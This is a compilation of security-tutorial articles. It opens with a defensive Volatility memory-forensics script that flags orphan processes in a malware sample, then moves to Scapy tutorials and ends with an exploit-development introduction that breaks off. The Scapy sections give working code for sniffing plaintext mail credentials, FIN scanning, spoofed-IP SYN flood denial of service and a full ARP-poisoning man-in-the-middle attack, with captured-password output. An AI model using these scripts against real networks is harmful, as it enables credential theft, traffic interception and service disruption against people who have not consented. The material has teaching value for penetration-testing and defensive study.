mauricio@pc-ubuntu:~$ uname -a
Linux pc-ubuntu 3.19.0-65-generic #73~14.04.1-Ubuntu SMP Wed Jun 29
21:05:22 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
```

RAM:

```
mauricio@pc-ubuntu:~$ free
             total       used       free
shared    buffers     cached
Mem:       2032356    1736088     296268
16204     104948     773900
-/+ buffers/cache:     857240    1175116
Swap:      1046524          0    1046524
```

Let's start! As we're talking about coding, it didn't make any sense to download the binary version. So, I got the source code.

Directory listing:

```
mauricio@pc-ubuntu:~$ ls -lph
total 3.2M
-rw-rw-r-- 1 mauricio mauricio 3.2M Aug 16 10:57
volatility-2.5.zip
drwxrwxr-x 7 mauricio mauricio 4.0K Oct 21  2015
volatility-master/
```

Installation of source code is necessary if you need to use the framework as a library (our case). However, you can struggle with some manual tasks if you need to upgrade the software in the future. Installation is accomplished through the following command line (much of the command output was omitted to avoid waste of space):

```
mauricio@pc-ubuntu:~$ cd volatility-master
mauricio@pc-ubuntu:~$ sudo python setup.py install
...
Installing vol.py script to /usr/local/bin

Installed /usr/local/lib/python2.7/dist-packages/
volatility-2.5-py2.7.egg
Processing dependencies for volatility==2.5
Finished processing dependencies for volatility==2.5
```

And a possible future upgrade needs to be preceded by a manual removal of existing version:

```
mauricio@pc-ubuntu:~$ sudo rm -rf /usr/local/lib/
python2.6/dist-packages/volatility
mauricio@pc-ubuntu:~$ sudo rm `which vol.py`
mauricio@pc-ubuntu:~$ sudo rm -rf /usr/local/contrib/
plugins
```

When you run vol.py (the main script), you can get some error messages:

```
*** Failed to import volatility.plugins.ssdt
(NameError: name 'distorm3' is not defined)
*** Failed to import
volatility.plugins.mac.apihooks_kernel (ImportError:
No module named distorm3)
*** Failed to import
volatility.plugins.malware.threads (NameError: name
'distorm3' is not defined)
*** Failed to import
volatility.plugins.malware.apihooks (NameError: name
'distorm3' is not defined)
*** Failed to import
volatility.plugins.mac.check_syscall_shadow
(ImportError: No module named distorm3)
*** Failed to import volatility.plugins.mac.apihooks
(ImportError: No module named distorm3)
```

This is because Volatility needs distorm3 and pycrypto modules. They can be quickly installed through pip. If you don't have pip, you must install it. Depending on your Linux distro, the package name can be "pip" or "python-pip".

```
mauricio@pc-ubuntu:~$ sudo pip install pycrypto
mauricio@pc-ubuntu:~$ sudo pip install distorm3
```

Some plug-ins may require other modules, such as Yara and PIL. It will depend on your usage. Shoot pip at your will.

The code

Let's start making our own code. As I mentioned before, this is a lab scenario but anything I'll present here can be completely replayed on a real environment. Our focus here is to write code and to use the framework's power to our purposes.

Previously, we saw that Volatility uses operating system profiles. This is necessary, since the program needs to know the system where the memory came from so it can load the right symbol interpreters. If you don't specify any profile, the default will be "WinXPSP2x86". There are profiles for the server releases of Windows and for Linux and macOS as well.

I downloaded some memory samples from the Internet. Here are three of them to play around with:

- **win7sp1.vmem**: A Windows 7 SP1 x64 machine with about 1 GB of size;
- **winxpsp3.vmem**: A Windows XP SP3 x86 machine with Shylock malware and about 265 MB of size;
- **victoria-v8.memdump.img**: A contest machine with some doubtful information to get (about 256 MB of size).

After testing them all, I decided to choose only to show the tool. To make it easy to demonstrate the findings, I'll use the second file because it has an embedded malware. I'll split the code into sections so you can understand it better.

Importing required modules:

```
#!/usr/bin/python
import volatility.conf as conf
import volatility.registry as registry
import volatility.commands as commands
import volatility.addrspace as addrspace
import volatility.plugins.taskmods as taskmods
from cStringIO import StringIO
import sys
```

Configuring parameters and registering plugins:

```
registry.PluginImporter()
config = conf.ConfObject()
registry.register_global_options(config,
commands.Command)
registry.register_global_options(config,
addrspace.BaseAddressSpace)
config.parse_options()
config.PROFILE="WinXPSP3x86"
config.LOCATION = "file:///winxpsp3.vmem"
```

Manipulating standard output to avoid undesired execute() method behavior (undesired printing):

```
class Capturing(list):
    def __enter__(self):
        self._stdout = sys.stdout
        sys.stdout = self._stringio = StringIO()
        return self
    def __exit__(self, *args):

self.extend(self._stringio.getvalue().splitlines())
        sys.stdout = self._stdout

# Staging the output variable
with Capturing() as big_output:
    print ''
```

The analysis code starts here:

```
"""
Acquiring the process list (with headers)
The execute() method lists the whole process list obtained from
memory image.
"""

# The execute()'s output will be put inside big_output variable
with Capturing(big_output) as big_output:
    p.execute()

# Removing big_output's headers
small_output = big_output[3:]

# Acquiring PIDs and PPIDs
pid = list()
ppid = list()
for line in small_output:
    pid.append(line.split()[2]) # Getting PID
    ppid.append(line.split()[3]) # Getting PID

"""
This memory sample contains Shylock malware.
Besides other features, it creates a ghost process that spawns other ones,
such as explorer.exe.
So, we need to look for PIDs not having corresponding PPIDs.
Of course, 'System' process is an exception since it's the first one to be
started,
such as 'init' on Unix/Linux systems.
"""
# Looking for an "orphan" PPID inside PID list
suspicious = list()
for process in ppid:
    try:
        found = pid.index(process)
    except:
        # We need to populate the PIDs of suspicious processes
        # Exception is "System" (PID 0)
        if process != "0":
            suspicious.append(process)

# Presenting eventual suspicious PIDs.
if len(suspicious) > 0:
     print "You should investigate the following processes:"
     for line in suspicious:
         print "PID: ", line
```

Then, the final code to check (and present) suspicious process IDs is:

```
#!/usr/bin/python
import volatility.conf as conf
import volatility.registry as registry
import volatility.commands as commands
import volatility.addrspace as addrspace
import volatility.plugins.taskmods as taskmods
from cStringIO import StringIO
import sys

registry.PluginImporter()
config = conf.ConfObject()
registry.register_global_options(config, commands.Command)
registry.register_global_options(config, addrspace.BaseAddressSpace)
config.parse_options()
config.PROFILE="WinXPSP3x86"
config.LOCATION = file:///winxpsp3.vmem

class Capturing(list):
    def __enter__(self):
        self._stdout = sys.stdout
        sys.stdout = self._stringio = StringIO()
        return self
    def __exit__(self, *args):
        self.extend(self._stringio.getvalue().splitlines())
        sys.stdout = self._stdout

# Staging the output variable
with Capturing() as big_output:
    print ''

"""
Acquiring the process list (with headers)
The execute() method lists the whole process list obtained from
memory image.
"""

# The execute()'s output will be put inside big_output variable
with Capturing(big_output) as big_output:
    p.execute()

# Removing big_output's headers
small_output = big_output[3:]

# Acquiring PIDs and PPIDs
pid = list()
ppid = list()
for line in small_output:
    pid.append(line.split()[2]) # Getting PID
    ppid.append(line.split()[3]) # Getting PID

"""
This memory sample contains Shylock malware.
Besides other features, it creates a ghost process that spawns other ones, such as
explorer.exe.
So, we need to look for PIDs not having corresponding PPIDs.
Of course, 'System' process is an exception since it's the first one to be started,
such as 'init' on Unix/Linux systems.
"""
# Looking for an "orphan" PPID inside PID list
suspicious = list()
for process in ppid:
    try:
        found = pid.index(process)
    except:
        # We need to populate the PIDs of suspicious processes
        # Exception is "System" (PID 0)
        if process != "0":
            suspicious.append(process)

# Presenting eventual suspicious PIDs.
if len(suspicious) > 0:
     print "You should investigate the following processes:"
     for line in suspicious:
         print "PID: ", line
```

Conclusion

Volatility framework provides a huge amount of plugins and commands to help forensics professionals dig into memory samples and find potential suspicious activities. Analysts with a Python background would enjoy it and take the most from it. The amount of checks and tests are considerable and the ability to verify not only Linux memory, but also Windows and macOS environments, gives even more power to this tool. And not forgetting that it's totally free of cost!

However, documentation is a bit sparse and not too deep. It would be great if documentation could be improved, especially regarding plugins and API. Consider this as an invitation to you, security enthusiast, to collaborate and improve this nice project.

Author: Mauricio Harley

Mauricio Harley is a Brazilian Data Center and Information Security professional with more than 20 years of experience on Enterprise, Service Provider and Data Center environments. He has CISSP and Double CCIE (Routing & Switching / Service Provider) certifications and some others. He's an awarded Linux collaborator being an active member of Rau-Tu Linux knowledge sharing project for years. Besides planning and designing new scenarios, he loves to deploy and troubleshoot equipment and software. He's completely passionate for programming and his current researches are concentrated on Penetration Testing, Malware Analysis and Cloud Security.

Play around the network with SCAPY

by Rupali Dash

Python owns a very powerful library "SCAPY" developed by Philippe Biondi. Scapy is a packet manipulation library giving us amazing usability to sniff the network, to read each packet and craft your own packet. Scapy is used not only by pentesters but also by security developers to develop IDS sensors as well as firewall functionalities. In this article we will only concentrate on exploring the functionalities used by penetration testers.

Let's move around Scapy:

Scapy is a powerful interactive packet manipulation program. It is able to forge or decode packets of a wide number of protocols, send them on the wire, capture them, match requests and replies, and much more. It can easily handle most classical tasks like scanning, tracerouting, probing, unit tests, attacks or network discovery (it can replace hping, 85% of nmap, arpspoof, arp-sk, arping, tcpdump, tethereal, p0f, etc.). It also performs a lot of other specific tasks very well that most other tools can't handle, like sending invalid frames, injecting your own 802.11 frames, combining techniques (VLAN hopping +ARP cache poisoning, VOIP decoding on WEP encrypted channel, ...), etc. You can find the installation guide below https://github.com/syakesaba/scapy

Packet inspection using Scapy

This function enables us to analyze stored pcap files and in-depth analysis of the packets. This is most helpful while developing any IDS or firewall. Let’s go through the basics and check what information we can get about a packet.

```
>>>  sniff(filter="icmp and host 66.35.250.151", count=2)
<Sniffed: UDP:0 TCP:0 ICMP:2 Other:0>
```

Now we have sniffed some packets for our analysis. Let’s see further.

```
>>>  a.nsummary()
0000 Ether / IP / ICMP 192.168.5.21 echo-request 0 / Raw
0001 Ether / IP / ICMP 192.168.5.21 echo-request 0 / Raw
```

Summary() function is used to summarize the set of packets and provides brief information about the type of packet. Now let's dig into the first packet.

```
>>>  a[1]
<Ether dst=00:ae:f3:52:aa:d1 src=00:02:15:37:a2:44 type=0x800 |<IP version=4L
 ihl=5L tos=0x0 len=84 id=0 flags=DF frag=0L ttl=64 proto=ICMP chksum=0x3831
 src=192.168.5.21 dst=66.35.250.151 options='' |<ICMP type=echo-request code=0
 chksum=0x6571 id=0x8745 seq=0x0 |<Raw load='B\xf7g\xda\x00\x07um\x08\t\n\x0b
 \x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d
 \x1e\x1f !\x22#$%&\'()*+,-./01234567' |>>>>
```

Here we are able to get the complete detailing about the packet. More about the packet analysis functionality tutorial can be found in the below website.

http://www.secdev.org/projects/scapy/doc/usage.html

Steal email credentials

In order to achieve this, first we will create a simple sniffer that will sniff all SMTP, IMAP, and POP3 traffic. Then we will write a function to filter out the packet carrying the credentials.

Let's start by creating a simple sniffer. The sniff function is used to simply dissect and dump the packet for further analysis. The filter parameter is used to specify a VPF filter to the packets that are sniffed and can be left blank in case you want to sniff all the packets. The iface parameter specifies the sniffer, and which network interface to use to capture the traffic. The prn parameter specifies a callback function to be called for every packet that matches the filter, and the callback function receives the packet object as its single parameter. The count parameter specifies how many packets you want to sniff; if left blank, Scapy will sniff indefinitely.

```
2 sniff(filter="",iface="any",prn=function,count=N)
```

Let's start by creating a simple sniffer that sniffs a packet and dumps its contents.

```
1 import scapy
2 from scapy import *
3 # our packet callback
4 def packet_callback(packet):
5     print packet.show()
6 # fire up our sniffer
7 sniff(prn=packet_callback,count=1)
```

In the above program, we have defined our call back function that will receive each sniffed packet and then tell Scapy to start sniffing on all interfaces with no filtering. Let's check the output.

```
root@kali:~# python mail.py
WARNING: No route found for IPv6 destination :: (no default route?)
###[ Ethernet ]###
  dst       = 00:50:56:f3:15:00
  src       = 00:0c:29:cf:48:a2
  type      = 0x800
###[ IP ]###
     version   = 4L
     ihl       = 5L
     tos       = 0x0
     len       = 56
     id        = 33631
     flags     = DF
     frag      = 0L
     ttl       = 64
     proto     = udp
     chksum    = 0x3177
     src       = 192.168.2.140
     dst       = 192.168.2.2
     \options   \
###[ UDP ]###
        sport     = 48637
        dport     = domain
        len       = 36
        chksum    = 0xa16a
###[ DNS ]###
```

How incredibly easy that was! We can see that when the first packet was received on the network, our callback function used the built-in function packet.show() to display the packet contents and to dissect some of the protocol information. Using show() is a great way to debug scripts as you are going along to make sure you are capturing the output you want. Now that we have our basic sniffer running, let's apply a filter and add some logic to our callback function to peel out email-related authentication strings.

```
1  from scapy.all import *
2  # our packet callback
3  def packet_callback(packet):
4      if packet[TCP].payload:
5  mail_packet = str(packet[TCP].payload)
6      if "user" in mail_packet.lower() or "pass" in mail_packet.lower():
7  print "[*] Server: %s" % packet[IP].dst
8      print "[*] %s" % packet[TCP].payload
9  # fire up our sniffer
0      sniff(filter="tcp port 110 or tcp port 25 or tcp port 143",prn=packet_
1  callback,store=0)
```

We changed our sniff function to add a filter that only includes traffic destined for the common mail ports 110 (POP3), 143 (IMAP), and SMTP (25). We also used a new parameter called store, which when set to 0 ensures that Scapy isn't keeping the packets in memory. It's a good idea to use this parameter if you intend to leave a long-term sniffer running because then you won't be consuming vast amounts of RAM. When our callback function is called, we check to make sure it has a data payload and whether the payload contains the typical USER or PASS mail commands. If we detect an authentication string, we print out the server we are sending it to and the actual data bytes of the packet.

And hence the kick comes:

```
[*] Server: 25.57.168.12
[*] USER Beenu
[*] Server: 25.57.168.12
[*] PASS abc@123
[*] Server: 25.57.168.12
[*] USER Rupali
[*] Server: 25.57.168.12
[*] PASS welcome@123
```

You can see that the mail client is attempting to log in to the server at 25.57.168.12 and sending the plain text credentials over the wire. This is a really simple example of how you can take a Scapy sniffing script and turn it into a useful tool during penetration tests. Sniffing your own traffic might be fun, but it's always better to sniff with a friend, so let's take a look at how you can perform an ARP poisoning attack to sniff the traffic of a target machine on the same network.

Crafting your own packet

Scapy also provides functions to create your own packet. This function is really helpful while doing network scanning. In general, network firewalls are well designed to detect and prevent any scanning. In this scenario, an attacker can craft his own packet to sense the behavior of the network.

Let's see how to craft a packet for FIN scan. In an FIN scan attack, a TCP packet is sent to the remote host with only the FIN flag set. If no response comes from the host, it means that the port is open. If a response is received, it contains the RST/ACK flag, which means that the port is closed.

```
1  from scapy.all import *
2  ip1 = IP(src="192.168.0.10", dst ="192.168.2.1")
3  sy1 = TCP(sport =1024, dport=5354, flags="F", seq=12345)
4  packet = ip1/sy1
5  p =sr1(packet)
6  p.show()
```

Let's see the Wireshark output for this:

```
    2 0.006844000 Vmware_c0:00:08       Vmware_cf:48:a2       ARP          60 192.168.2.1 is at 00:50:56:c0:00:08
    3 0.019281000 192.168.0.10          192.168.2.1           TCP          54 1024→5354 [FIN] Seq=1 Win=8192 Len=0

▸ Frame 3: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
▸ Ethernet II, Src: Vmware_cf:48:a2 (00:0c:29:cf:48:a2), Dst: Vmware_c0:00:08 (00:50:56:c0:00:08)
▸ Internet Protocol Version 4, Src: 192.168.0.10 (192.168.0.10), Dst: 192.168.2.1 (192.168.2.1)
▾ Transmission Control Protocol, Src Port: 1024 (1024), Dst Port: 5354 (5354), Seq: 1, Len: 0
    Source Port: 1024 (1024)
    Destination Port: 5354 (5354)
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 1    (relative sequence number)
    Acknowledgment number: 0
    Header Length: 20 bytes
  ▸ .... 0000 0000 0001 = Flags: 0x001 (FIN)
    Window size value: 8192
    [Calculated window size: 8192]
    [Window size scaling factor: -1 (unknown)]
  ▸ Checksum: 0xc364 [validation disabled]
    Urgent pointer: 0
```

While running the above program, we saw that a packet has been crafted with source address 192.168.0.10 with a destination address of 192.168.2.1 and targeted port 5354. Similarly, we can craft different packets for performing different scans, like tcp scan, xmas scan, ack scan, etc. To learn more about scanning, you can follow the https://nmap.org.

How can we forget DoS

DoS is one of the most widely used attacks that can be performed in the network layer as well as the application layer. Now let's see how can we perform different types of DoS attacks using Scapy in Python.

- Scenario-1:

Let's attack the target server from a single IP and a single port. Our aim is to send lots of packets to the target from the same IP and the same port.

```
from scapy.all import *
src = raw_input("Enter the Source IP ")
target = raw_input("Enter the Target IP ")
srcport = int(raw_input("Enter the Source Port "))
i=1
while True:
    IP1 = IP(src=src, dst=target)
    TCP1 = TCP(sport=srcport, dport=80)
    pkt = IP1 / TCP1
    send(pkt,inter= .001)
    print "packet sent ", i
    i=i+1
```

Let's run the code and check the output on the server side:

1236	14.841969	192.168.0.45	192.168.0.3	TCP	56666 > http [SYN]
1237	14.862146	192.168.0.45	192.168.0.3	TCP	56666 > http [SYN]
1238	14.869791	192.168.0.45	192.168.0.3	TCP	56666 > http [SYN]
1239	14.877692	192.168.0.45	192.168.0.3	TCP	56666 > http [SYN]
1240	14.896820	192.168.0.45	192.168.0.3	TCP	56666 > http [SYN]
1241	14.904863	192.168.0.45	192.168.0.3	TCP	56666 > http [SYN]
1242	14.913225	192.168.0.45	192.168.0.3	TCP	56666 > http [SYN]
1243	14.921821	192.168.0.45	192.168.0.3	TCP	56666 > http [SYN]
1244	14.952965	192.168.0.45	192.168.0.3	TCP	56666 > http [SYN]

Wireshark output on the server

This output shows that our packet was successfully sent to the server. Repeat this program with different sequence numbers.

- Scenario-2:

This time we will write a code for distributed DoS. We will be sending packets with multiple IPs and multiple port addresses. In this attack, we use different IPs to send the packet to the target. Multiple IPs denote spoofed IPs. The following program will send a huge number of packets from spoofed IPs:

```
import random
from scapy.all import *
target = raw_input("Enter the Target IP ")
i=1
while True:
    a = str(random.randint(1,254))
    b = str(random.randint(1,254))
    c = str(random.randint(1,254))
    d = str(random.randint(1,254))
    dot = "."
    src = a+dot+b+dot+c+dot+d
    print src
    st = random.randint(1,1000)
    en = random.randint(1000,65535)
    loop_break = 0
    for srcport in range(st,en):
        IP1 = IP(src=src, dst=target)
        TCP1 = TCP(sport=srcport, dport=80)
        pkt = IP1 / TCP1
        send(pkt,inter= .0001)
        print "packet sent ", i
        loop_break = loop_break+1
        i=i+1
        if loop_break ==50 :
            break
```

Here, we have used the a, b, c, and d variables to store four random strings, ranging from 1 to 254. The src variable stores random IP addresses. Here, we have used the loop_break variable to break the for loop after 50 packets. It means 50 packets originate from one IP while the rest of the code is the same as the previous one. Let's see the output in victim's machine.

97 0.651057	174.239.29.59	192.168.0.3	TCP	smartsdp >
98 0.651173	192.168.0.3	174.239.29.59	TCP	http > smar
99 0.678485	174.239.29.59	192.168.0.3	TCP	svrloc > ht
100 0.678514	192.168.0.3	174.239.29.59	TCP	http > svrl
101 0.698433	174.239.29.59	192.168.0.3	TCP	ocs_cmu > h
102 0.698467	192.168.0.3	174.239.29.59	TCP	http > ocs_
103 0.722537	203.207.13.69	192.168.0.3	TCP	iclcnet_svi
104 0.722577	192.168.0.3	203.207.13.69	TCP	http > iclc
105 0.733643	203.207.13.69	192.168.0.3	TCP	accessbuild

The target machine's output on Wireshark

Use several machines and execute this code. In the preceding screenshot, you can see that the machine replies to the source IP. This type of attack is very difficult to detect because it is very hard to distinguish whether the packets are coming from a valid host or a spoofed host.

ARP cache poisoning with Scapy

ARP poisoning is one of the most widely used attacking techniques in the hacking world. Let's impersonate a target machine where we have become its gateway and we will also impersonate the gateway so that in order to reach the target machine, all traffic should go through us. Every computer on a network maintains an ARP cache that stores the most recent MAC addresses that match to IP addresses on the local network, and we are going to poison this cache with entries that we control to achieve this attack. Because the Address Resolution Protocol and ARP poisoning in general is covered

in numerous other materials, I'll leave it to you to do any necessary research to understand how this attack works at a lower level. I will be using a Windows machine as a victim and my Kali as an attacker machine. Let's check the ARP cache in the Windows machine.

command to check the ARP table: arp -a

And you will get an output similar to this:

```
C:\Users\rupali>arp -a

Interface: 192.168.0.6 --- 0x6
  Internet Address      Physical Address      Type
  192.168.0.1           6c-72-20-67-08-32     dynamic
  192.168.0.2           00-6d-52-6d-b0-92     dynamic
  192.168.0.4           80-00-0b-a9-c8-b0     dynamic
  192.168.0.5           9c-d2-1e-43-d9-33     dynamic
  192.168.0.8           38-71-de-b2-6e-e5     dynamic
  192.168.0.9           00-db-df-7c-62-b7     dynamic
  192.168.0.10          18-4f-32-0a-9d-83     dynamic
  192.168.0.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.2             01-00-5e-00-00-02     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  224.0.0.253           01-00-5e-00-00-fd     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
```

Let's have a look at the ARP cache of the victim's machine.

```
C:\Users\Clare> arp -a
Interface: 172.16.1.71 --- 0xb

  Internet Address      Physical Address      Type
  172.16.1.254          3c-ea-4f-2b-41-f9     dynamic
  172.16.1.255          ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

Here the gateway IP is 172.16.1.254 and its associated ARP cache entry has a MAC address of 3c-ea-4f-2b-41-f9. We will take note of this because we can view the ARP cache while the attack is ongoing and see that we have changed the gateway's registered MAC address. Now that we know the gateway and our target IP address, let's begin coding our ARP poisoning script. Open a new Python file, call it arp.py, and enter the following code:

```
from scapy.all import *
import os
import sys
import threading
import signal
interface = "en1"
target_ip = "172.16.1.71"
gateway_ip = "172.16.1.254"
packet_count = 1000
# set our interface
conf.iface = interface
# turn off output
conf.verb = 0
print "[*] Setting up %s" % interface
gateway_mac = get_mac(gateway_ip)
if gateway_mac is None:
    print "[!!!] Failed to get gateway MAC. Exiting."
    sys.exit(0)
else:
    print "[*] Gateway %s is at %s" % (gateway_ip,gateway_mac)
target_mac = get_mac(target_ip)
if target_mac is None:
    print "[!!!] Failed to get target MAC. Exiting."
    sys.exit(0)
else:
    print "[*] Target %s is at %s" % (target_ip,target_mac)
poison_thread = threading.Thread(target = poison_target, args =(gateway_ip, gateway_mac,target_ip,target_mac))
poison_thread.start()
try:
    print "[*] Starting sniffer for %d packets" % packet_count
    bpf_filter = "ip host %s" % target_ip
    packets = sniff(count=packet_count,filter=bpf_filter,iface=interface)
# write out the captured packets
    wrpcap('arper.pcap',packets)
# restore the network
    restore_target(gateway_ip,gateway_mac,target_ip,target_mac)
except KeyboardInterrupt:
# restore the network
    restore_target(gateway_ip,gateway_mac,target_ip,target_mac)
    sys.exit(0)
```

This is the main setup portion of our attack. We achieve it by resolving the gateway and target IP address's corresponding MAC addresses using a function called get_mac that we'll plumb in shortly. After that, we spin up a second thread to begin the actual ARP poisoning attack. In our main thread, we start up a sniffer that will capture a preset amount of packets using a BPF filter to only capture traffic for our target IP address. When all of the packets have been captured, we write them out to a PCAP file so that we can open them in Wireshark or use our upcoming image carving script against them. When the attack is finished, we call our restore_target function, which is responsible for putting the network back to the way it was before the ARP poisoning took place. Let's add the supporting functions now by punching in the following code above our previous code block:

```
def restore_target(gateway_ip,gateway_mac,target_ip,target_mac):
# slightly different method using send
    print "[*] Restoring target..."
    send(ARP(op=2, psrc=gateway_ip, pdst=target_ip,hwdst="ff:ff:ff:ff:ff:ff",hwsrc=gateway_mac),count=5)
    send(ARP(op=2, psrc=target_ip, pdst=gateway_ip,hwdst="ff:ff:ff:ff:ff:ff",hwsrc=target_mac),count=5)
# signals the main thread to exit
    os.kill(os.getpid(), signal.SIGINT)
```

```
def get_mac(ip_address):
    responses,unanswered =srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst=ip_address),timeout=2,retry=10)
# return the MAC address from a response
    for s,r in responses:
        return r[Ether].src
    return None
```

```
def poison_target(gateway_ip,gateway_mac,target_ip,target_mac):
    poison_target = ARP()
    poison_target.op = 2
    poison_target.psrc = gateway_ip
    poison_target.pdst = target_ip
    poison_target.hwdst= target_mac
    poison_gateway = ARP()
    poison_gateway.op = 2
    poison_gateway.psrc = target_ip
    poison_gateway.pdst = gateway_ip
    poison_gateway.hwdst= gateway_mac
    print "[*] Beginning the ARP poison. [CTRL-C to stop]"
while True:
    try:
        send(poison_target)
        send(poison_gateway)
        time.sleep(2)
    except KeyboardInterrupt:
        restore_target(gateway_ip,gateway_mac,target_ip,target_mac)
print "[*] ARP poison attack finished."
return
```

So this is the meat and potatoes of the actual attack. Our restore_target function simply sends out the appropriate ARP packets to the network broadcast address to reset the ARP caches of the gateway and target machines. We also send a signal to the main thread to exit, which will be useful in case our poisoning thread runs into an issue or you hit CTRL-C on your keyboard. Our get_mac function is responsible for using the srp (send and receive packet) function to emit an ARP request to the specified IP address in order to resolve the MAC address associated with it. Our poison_target function builds up ARP requests for poisoning both the target IP and the gateway. By poisoning both the gateway and the target IP address, we can see traffic flowing in and out of the target. We keep emitting these ARP requests in a loop to make sure that the respective ARP cache entries remain poisoned for the duration of our attack. Let's take this bad boy for a spin!

Before we begin, we need to first tell our local host machine that we can forward packets along to both the gateway and the target IP address. If you are on your Kali VM, enter the following command into your terminal:

```
#:> echo 1 > /proc/sys/net/ipv4/ip_forward
```

Now that we have IP forwarding in place, let's fire up our script and check the ARP cache of our target machine. From your attacking machine, run the following (as root):

```
sudo python2.7 arper.py
```

```
WARNING: No route found for IPv6 destination :: (no default route?)
[*] Setting up en1
[*] Gateway 172.16.1.254 is at 3c:ea:4f:2b:41:f9
[*] Target 172.16.1.71 is at 00:22:5f:ec:38:3d
[*] Beginning the ARP poison. [CTRL-C to stop]
[*] Starting sniffer for 1000 packets
```

Awesome! No errors or other weirdness. Now let's validate the attack on our target machine:

```
C:\Users\Clare> arp -a

Interface: 172.16.1.71 --- 0xb
  Internet Address      Physical Address      Type
  172.16.1.64           10-40-f3-ab-71-02     dynamic
  172.16.1.254          10-40-f3-ab-71-02     dynamic
  172.16.1.255          ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

You can now see that poor Clare (it's hard being married to a hacker, hackin' ain't easy, etc.) now has her ARP cache poisoned where the gateway now has the same MAC address as the attacking computer. You can clearly see in the entry above the gateway that I'm attacking from is 172.16.1.64. When the attack is finished capturing packets, you should see an arper.pcap file in the same directory as your script. You can, of course, do things such as force the target computer to proxy all of its traffic through a local instance of Burp or do any number of other nasty things. You might want to hang on to that PCAP for the next section on PCAP processing — you never know what you might find!

Author: Rupali Dash

Rupali is working in goldman sachs as a security analyst. She is more focused into application security as well as network security and has been awarded for her work from big billion companies. She also works on IOT and a subject matter expert for developing secure applications in platforms like Android, IOS, windows and blackberry. She is known for her skills and learning practice on the update attack pattern and trends in the technology. She is also a member of Cysinfo - Cyber Security Community where she gives back her research to the community. She will be speaking in APPSEC-USA 2016 at washington DC on "Demystifying windows applications"

Python: Hacker's Swiss Army Knife

By Kaisar Reagan

Finding a vulnerability in a software system is one of the fields where Python acts like a Boss. Python based Immunity Debugger has many design features in place to make this journey a little easier on the exploit developer. Python can be used to speed up the process of getting a working exploit, including a way to find specific instructions for getting EIP into shellcode and to determine what bad characters we need to filter out when encoding shellcode, even for delivering payload.
In this article you will see an example of a script that will take an instruction and return all addresses where the instruction lives.

Python is one of the languages of choice in the world of IT security. All manner of fuzzers, proxies, backdoors, and even the occasional exploits can be written with Python. Exploit frameworks like CANVAS are written in Python as are more obscure tools like Immunity Debugger. From backdooring to injection, fuzzing to exploitation, in fact, in the field of automotive hacking Python should be the tool of choice, a perfect Swiss army knife for hackers.

The network is and always will be the main target for a hacker. An attacker can do almost anything with simple network access, such as scan for hosts, inject packets, sniff data, remotely exploit hosts, and much more. But in the case of a highly secured environment where we need a way into the deepest depths of the target, we may find ourself in a bit of a conundrum as we may have no tools to execute network attacks, no netcat, or wireshark, or compiler and no means to install one. However, in many cases, we'll find a Python install, and so that is where we can start our journey. Well, it is not always necessary for Python to be installed on the system as we can also build it as a single executable. Another considerable thing is Python based exploitation tools, such as backdoors, injectors, etc., are relatively undetected as they are custom built and also platform independent so we can use it as a tool on Windows, Mac or Linux. Here we will see some applications about how Python can be used as a powerful tool in different stages of exploitation.

Finding a vulnerability in a software system is one of the fields where Python acts like a Boss. Python based Immunity Debugger has many design features in place to make this journey a little easier on the exploit developer. Python can be used to speed up the process of getting a working exploit, including a way to find specific instructions for getting EIP into shellcode and to determine what bad characters we need to filter out when encoding shellcode, even for delivering payload.

Here is an example of a script that will take an instruction and return all addresses where the instruction lives.

